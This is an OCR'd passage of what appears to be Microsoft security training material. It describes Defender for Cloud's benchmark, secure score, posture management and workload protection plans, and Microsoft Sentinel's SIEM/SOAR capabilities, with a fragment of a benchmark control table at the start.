https://docs.microsoft.com/azure/virtual-network/concepts-and-best-practices Add, change, or delete a virtual network subnet: https://docs.microsoft.com/	Create a Virtual Private Cloud (VPC) as a fundamental segmentation approach in you AWS network, so resources such as EC2 instances can be deployed into the VPC wit a network boundary. To further segment th network, you can create subnets inside VPC smaller sub-networks. For EC2 instances, use Security Groups, as a
NS-2	Network Security	14.1 - Segment the Network Based on Sensitivity	3.12 - Segment Data Processing and Storage Based on Sensitivity 4.4 - Implement and Manage a	AC-4: INFORMATION FLOW ENFORCEMENT SC-2: APPLICATION PARTITIONING	1.1 1.2 1.3	Secure cloud native services with network controls	Secure cloud services by establishing a private access point for the resources. You should also disable or restrict access from public network when possible.	Deploy private endpoints for all Azure resources that support the Private Link feature, to establish a private access point for the resources. Using Private Link will keep the private connection from routing through the public network.	Understand Azure Private Link: https://docs.microsoft.com/azure/private-link/private-link-overview	Deploy VPC PrivateLink for all AWS resourc that support the PrivateLink feature, to allo private connection to the supported AWS services or services hosted by other AWS accounts (VPC endpoint services). Using PrivateLink will keep the private connectio from routing through the public network.

Microsoft cloud security benchmark in Defender for Cloud

Microsoft Defender for Cloud continuously assesses an organization's hybrid cloud environment to analyze the risk factors according to the controls and best practices in the Microsoft cloud security benchmark. The regulatory compliance dashboard in Microsoft Defender for Cloud reflects the status of your compliance with the MCSB and any other standards that you've applied to your subscriptions.

Some of the controls used in the MCSB include network security, identity and access control, data protection, data recovery, incident response, and more.



What is a security recommendation?

Recommendations are the result of assessing your resources against the relevant policies and identifying resources that aren't meeting your defined requirements.

Defender for Cloud periodically analyzes the compliance status of your resources to identify potential security misconfigurations and weaknesses. It then provides you with recommendations on how to remediate those issues. Defender for Cloud makes its security recommendations based on your chosen initiatives and the MCSB default initiative. When a policy from an initiative is compared against your resources and finds one or more that aren't compliant, it's presented as a recommendation in Defender for Cloud.

Recommendations are actions for you to take to secure and harden your resources. Each recommendation provides you with the following information:

- A short description of the issue

- The remediation steps to carry out in order to implement the recommendation
- The affected resources

Security recommendations contain details that help you understand its significance and how to handle it.


Describe Cloud security posture management

One of Microsoft Defender for Cloud's main pillars for cloud security is Cloud Security Posture Management (CSPM). CSPM provides you with hardening guidance that helps you efficiently and effectively improve your security. CSPM also gives you visibility into your current security situation.

Secure score


The central feature in Microsoft Defender for Cloud that provides visibility to your current security posture is secure score. Defender for Cloud continually assesses your cross-cloud resources for security issues. It then aggregates all the findings into a single score so that you can tell, at a glance, your current security situation: the higher the score, the lower the identified risk level.

All Defender for Cloud customers automatically gain access to the secure score when they enable Defender for Cloud. Microsoft Cloud Security Benchmark (MCSB) is automatically applied to your environments and generates all the built-in recommendations that are part of this default initiative.




Hardening recommendations

Microsoft Defender for Cloud also provides hardening recommendations based on any identified security misconfigurations and weaknesses. Recommendations are grouped into security controls. Each control is a logical group of related security recommendations, and reflects your vulnerable attack surfaces. Your score only improves when you remediate all of the recommendations for a single resource within a control. Use these security recommendations to strengthen the security posture of your organization's Azure, hybrid, and multicloud resources.



Integration with Microsoft Security Copilot

For businesses that are onboarded to Microsoft Security Copilot, Microsoft Defender for Cloud embeds capabilities of Microsoft Security Copilot on the recommendations page. Microsoft Copilot in Microsoft Defender for Cloud can help support security professionals to understand the context of a recommendation, the effect of implementing a recommendation, assist with remediating or delegating a recommendation, and assist with the remediation of misconfigurations in code.



Defender CSPM plan options

Defender for Cloud offers foundational multicloud CSPM capabilities for free. These capabilities are automatically enabled by default on any subscription or account that has onboarded to Defender for Cloud. The foundational CSPM includes asset discovery, continuous assessment and security recommendations for posture hardening, compliance with Microsoft Cloud Security Benchmark (MCSB), and secure score.

The optional Defender CSPM plan provides advanced posture management capabilities and tools to assess your security compliance with a wide range of benchmarks, regulatory standards, and any custom security policies. For a complete list of features in foundational and advanced Defender CSPM Plans, see Defender CSPM plan options.

Describe the enhanced security of Microsoft Defender for Cloud

A pillar of cloud security is cloud workload protection. Through cloud workload protection capabilities, Microsoft Defender for Cloud is able to detect and resolve threats to resources, workloads, and services. Cloud workload protections are delivered through integrated Microsoft Defender plans, specific to the types of

resources in your subscriptions and provide enhanced security features for your workloads.

Defender plans

Microsoft Defender for Cloud includes a range of advanced intelligent protections for your workloads. The workload protections are provided through Microsoft Defender plans specific to the types of resources in your subscriptions. Some of the Microsoft Defender for Cloud plans you can select from include:

- Microsoft Defender for servers adds threat detection and advanced defenses for your Windows and Linux machines.
- Microsoft Defender for App Service identifies attacks targeting applications running over App Service.
- Microsoft Defender for Storage detects potentially harmful activity on your Azure Storage accounts.
- Microsoft Defender for SQL secures your databases and their data wherever they're located.
- Microsoft Defender for Kubernetes provides cloud-native Kubernetes security environment hardening, workload protection, and run-time protection.
- Microsoft Defender for container registries protects all the Azure Resource Manager based registries in your subscription.
- Microsoft Defender for Key Vault is advanced threat protection for Azure Key Vault.
- Microsoft Defender for Resource Manager automatically monitors the resource management operations in your organization.
- Microsoft Defender for DNS provides an additional layer of protection for resources that use Azure DNS's Azure-provided name resolution capability.
- Microsoft Defender for open-source relational protections brings threat protections for open-source relational databases.


These different plans can be enabled separately and will run simultaneously to provide a comprehensive defense for compute, data, and service layers in your environment.

Enhanced security features

Microsoft Defender plans specific to the types of resources in your subscriptions provide enhanced security features for your workloads. Listed below are some of the enhanced security features.

- Comprehensive endpoint detection and response - Microsoft Defender for servers includes Microsoft Defender for Endpoint for comprehensive endpoint detection and response (EDR).
- Vulnerability scanning for virtual machines, container registries, and SQL resources - Easily deploy a scanner to all of your virtual machines. View, investigate, and remediate the findings directly within Microsoft Defender for Cloud.
- Multicloud security - Connect your accounts from Amazon Web Services (AWS) and Google Cloud Platform (GCP) to protect resources and workloads on those platforms with a range of Microsoft Defender for Cloud security features.
- Hybrid security – Get a unified view of security across all of your on-premises and cloud workloads. Apply security policies and continuously assess the security of your hybrid cloud workloads to ensure compliance with security standards. Collect, search, and analyze security data from multiple sources, including firewalls and other partner solutions.
- Threat protection alerts - Monitor networks, machines, and cloud services for incoming attacks and post-breach activity. Streamline investigation with interactive tools and contextual threat intelligence.
- Track compliance with a range of standards - Microsoft Defender for Cloud continuously assesses your hybrid cloud environment to analyze the risk factors according to the controls and best practices in Azure Security Benchmark. When you enable the enhanced security features, you can apply a range of other industry standards, regulatory standards, and benchmarks according to your organization's needs. Add standards and track your compliance with them from the regulatory compliance dashboard.
- Access and application controls - Block malware and other unwanted applications by applying machine learning powered recommendations adapted to your specific workloads to create allowlists and blocklists. Reduce the network attack surface with just-in-time, controlled access to management ports on Azure VMs. Access and application controls drastically reduce exposure to brute force and other network attacks.

Additional benefits include threat protection for the resources connected to the Azure environment and container security features, among others. Some features may be associated with specific Defender plans for specific workloads.



Describe DevOps security management


DevOps combines development (Dev) and operations (Ops) to unite people, process, and technology in application planning, development, delivery, and operations. Modern enterprises rely on DevOps platforms for deployment, including the pipelines and production environments that developers require to be productive. Traditional application security methods didn't consider the increased attack surface that these pipelines and production environments represent for hackers. But now, with hackers shifting left and targeting these upstream tools, a new approach is needed to secure DevOps platform environments.

Defender for DevOps, a service available in Defender for Cloud, empowers security teams to manage DevOps security across multi-pipeline environments.

Defender for DevOps uses a central console to empower security teams with the ability to protect applications and resources from code to cloud across multi-pipeline environments, such as GitHub and Azure DevOps. Findings from Defender for DevOps can then be correlated with other contextual cloud security insights to prioritize remediation in code. Key capabilities in Defender for DevOps include:

- Unified visibility into DevOps security posture: Security administrators now have full visibility into DevOps inventory and the security posture of preproduction application code. They can configure their DevOps resources across multi-pipeline and multicloud environments in a single view that includes findings from code, secrets, and open-source dependency vulnerability scans. They can also assess the security configurations of their DevOps environment.
- Strengthen cloud resource configurations throughout the development lifecycle: You can enable security of Infrastructure as Code (IaC) templates, used to define and deploy the infrastructure rapidly and reliably, to minimize cloud misconfigurations reaching production environments. This allows security administrators to focus on any critical evolving threats.
- Prioritize remediation of critical issues in code: Apply comprehensive code to cloud contextual insights within Defender for Cloud. Security admins can help developers prioritize critical code fixes with Pull Request annotations and assign developer ownership by triggering custom workflows feeding directly into the tools developers use.

Defender for DevOps allows you to manage your connected DevOps environments and provides your security teams with a high level overview of discovered issues that may exist within them, through the Defender for DevOps console.



Defender for DevOps helps unify, strengthen, and manage multi-pipeline DevOps security.

Learn more

To find out more about any of the articles covered in this module, go to:

- What is Microsoft Defender for Cloud?
- What are security policies, initiatives, and recommendations

- Microsoft cloud security benchmark in Defender for Cloud
- Secure score
- Cloud Security Posture Management (CSPM)
- Security Copilot in Defender for Cloud
- Overview of Defender for DevOps

Security capabilities of Microsoft Sentinel

Define the concepts of SIEM and SOAR

Protecting an organization's digital estate, resources, assets, and data from security breaches and attacks is an ongoing and escalating challenge. The business world has large numbers of staff working remotely, creating an exploitable window for cybercriminals.

Having a resilient and robust, industry-standard set of tools can help mitigate and prevent these exploits. Security information event management (SIEM) and security orchestration automated response (SOAR) provide security insights and security automation that can enhance an organization's threat visibility and response.

What is security information and event management (SIEM)?

A SIEM system is a tool that an organization uses to collect data from across the whole estate, including infrastructure, software, and resources. It does analysis, looks for correlations or anomalies, and generates alerts and incidents.


What is security orchestration automated response (SOAR)?

A SOAR system takes alerts from many sources, such as a SIEM system. The SOAR system then triggers action-driven automated workflows and processes to run security tasks that mitigate the issue.

To provide a comprehensive approach to security, an organization needs to use a solution that embraces or combines both SIEM and SOAR functionality.

Describe threat detection and mitigation capabilities in Microsoft Sentinel

Effective management of an organization's network security perimeter requires the right combination of tools and systems. Microsoft Sentinel is a scalable, cloud-native SIEM/SOAR solution that delivers intelligent security analytics and threat intelligence across the enterprise. It provides a single solution for cyberthreat detection, investigation, response, and proactive hunting, with a bird's-eye view across your enterprise.



This diagram depicts the end-to-end functionality of Microsoft Sentinel.

- Collect data at cloud scale across all users, devices, applications, and infrastructure, both on-premises and in multiple clouds.

- Detect previously uncovered threats and minimize false positives using analytics and unparalleled threat intelligence.
- Investigate threats with artificial intelligence (AI) and hunt suspicious activities at scale, tapping into decades of cybersecurity work at Microsoft.
- Respond to incidents rapidly with built-in orchestration and automation of common security tasks.

Microsoft Sentinel helps enable end-to-end security operations, in a modern Security Operations Center (SOC).

Collect data at scale

Collect data across all users, devices, applications, and infrastructure, both on-premises and in multiple clouds. The following are key capabilities in Microsoft Sentinel for data collection.

- *Out of the box data connectors* - Many connectors are packaged with SIEM solutions for Microsoft Sentinel and provide real-time integration. These connectors include Microsoft sources and Azure sources like Microsoft Entra ID, Azure Activity, Azure Storage, and more.
  Out of the box connectors are also available for the broader security and applications ecosystems for non-Microsoft solutions. You can also use common event format, Syslog, or REST-API to connect your data sources with Microsoft Sentinel.
- *Custom connectors* - Microsoft Sentinel supports ingesting data from some sources without a dedicated connector. If you're unable to connect your data source to Microsoft Sentinel using an existing solution, you can create your own data source connector.
- *Data normalization* - Microsoft Sentinel ingests data from many sources. Working with and correlating between different types of data during an investigation and hunting can be challenging. Microsoft Sentinel supports the Advanced Security Information Model (ASIM), that sits between these diverse sources and the user, to facilitate uniform, normalized views.

Detect threats

Detect previously undetected threats, and minimize false positives using Microsoft's analytics and unparalleled threat intelligence. The following are key capabilities in Microsoft Sentinel for threat detection.

- *Analytics* - Microsoft Sentinel uses analytics to group alerts into incidents. Use the out of the box analytic rules as-is, or as a starting point to build your own rules. Microsoft Sentinel also provides rules to map your network behavior and then look for anomalies across your resources.
- *MITRE ATT&CK coverage* - Microsoft Sentinel analyzes ingested data, not only to detect threats and help you investigate, but also to visualize the nature and coverage of your organization's security status based on the tactics and techniques from the MITRE ATT&CK® framework, a global database of adversary tactics and techniques.
- *Threat intelligence* - You can integrate numerous sources of threat intelligence into Microsoft Sentinel to detect malicious activity in your environment and provide context to security investigators for informed response decisions.
- *Watchlists* - You can correlate data from a data source you provide, a watchlist, with the events in your Microsoft Sentinel environment. For example, you might create a watchlist with a list of high-value assets, terminated employees, or service accounts in your environment. Use watchlists in your search, detection rules, threat hunting, and response playbooks.
- *Workbooks* - You can create interactive visual reports by using workbooks. After you connect data sources to Microsoft Sentinel, you can monitor the data using the Microsoft Sentinel integration with Azure Monitor Workbooks. Microsoft Sentinel comes with built-in workbook templates that allow you to quickly gain insights across your data. You can also create your own custom workbooks.

Investigate threats

Investigate threats with artificial intelligence, and hunt for suspicious activities at scale, tapping into years of cyber security work at Microsoft. The following are key capabilities in Microsoft Sentinel for threat investigation.

- *Incidents* - Incidents are your case files that contain an aggregation of all the relevant evidence for specific investigations. Each incident is created (or added to) based on pieces of evidence (alerts) that were either generated by analytics rules or imported from third-party security products that produce their own alerts. The incident details page provides information and investigation tools to help you to understand the scope and find the root cause of a potential security threat.
- *Hunts* - Microsoft Sentinel's powerful hunting search-and-query tools, based on the MITRE framework, enable you to proactively hunt for security threats across your organization's data sources, before an alert is triggered. After you discover which hunting query provides high-value insights into possible attacks, you can also create custom detection rules based on your query, and surface those insights as alerts to your security incident responders.
- *Notebooks* - Microsoft Sentinel supports Jupyter notebooks in Azure Machine Learning workspaces. Jupyter notebooks are an open-source web application that allows users to create and share documents containing live code, equations, visualizations, and narrative text.
  Use notebooks in Microsoft Sentinel to extend the scope of what you can do with Microsoft Sentinel data. For example:
    - Perform analytics that aren't built in to Microsoft Sentinel, such as some Python machine learning features.
    - Create data visualizations that aren't built in to Microsoft Sentinel, such as custom timelines and process trees.
    - Integrate data sources outside of Microsoft Sentinel, such as an on-premises data set.

Respond to incidents rapidly

With Microsoft Sentinel, you can automate your common tasks and simplify security orchestration with playbooks that integrate with Azure services and your existing tools, to respond to incidents more rapidly.

The following are key capabilities in Microsoft Sentinel for threat response.

- *Automation rules* - Centrally manage the automation of incident handling in Microsoft Sentinel by defining and coordinating a small set of rules that cover different scenarios.
- *Playbooks* - Automate and orchestrate your threat response by using playbooks, which are a collection of remediation actions. Run a playbook


on-demand or automatically in response to specific alerts or incidents, when triggered by an automation rule.
Playbooks in Microsoft Sentinel are based on workflows built in Azure Logic Apps. For example, if you use the ServiceNow ticketing system, use Azure Logic Apps to automate your workflows and open a ticket in ServiceNow each time a particular alert or incident is generated.

Enable out of the box security content

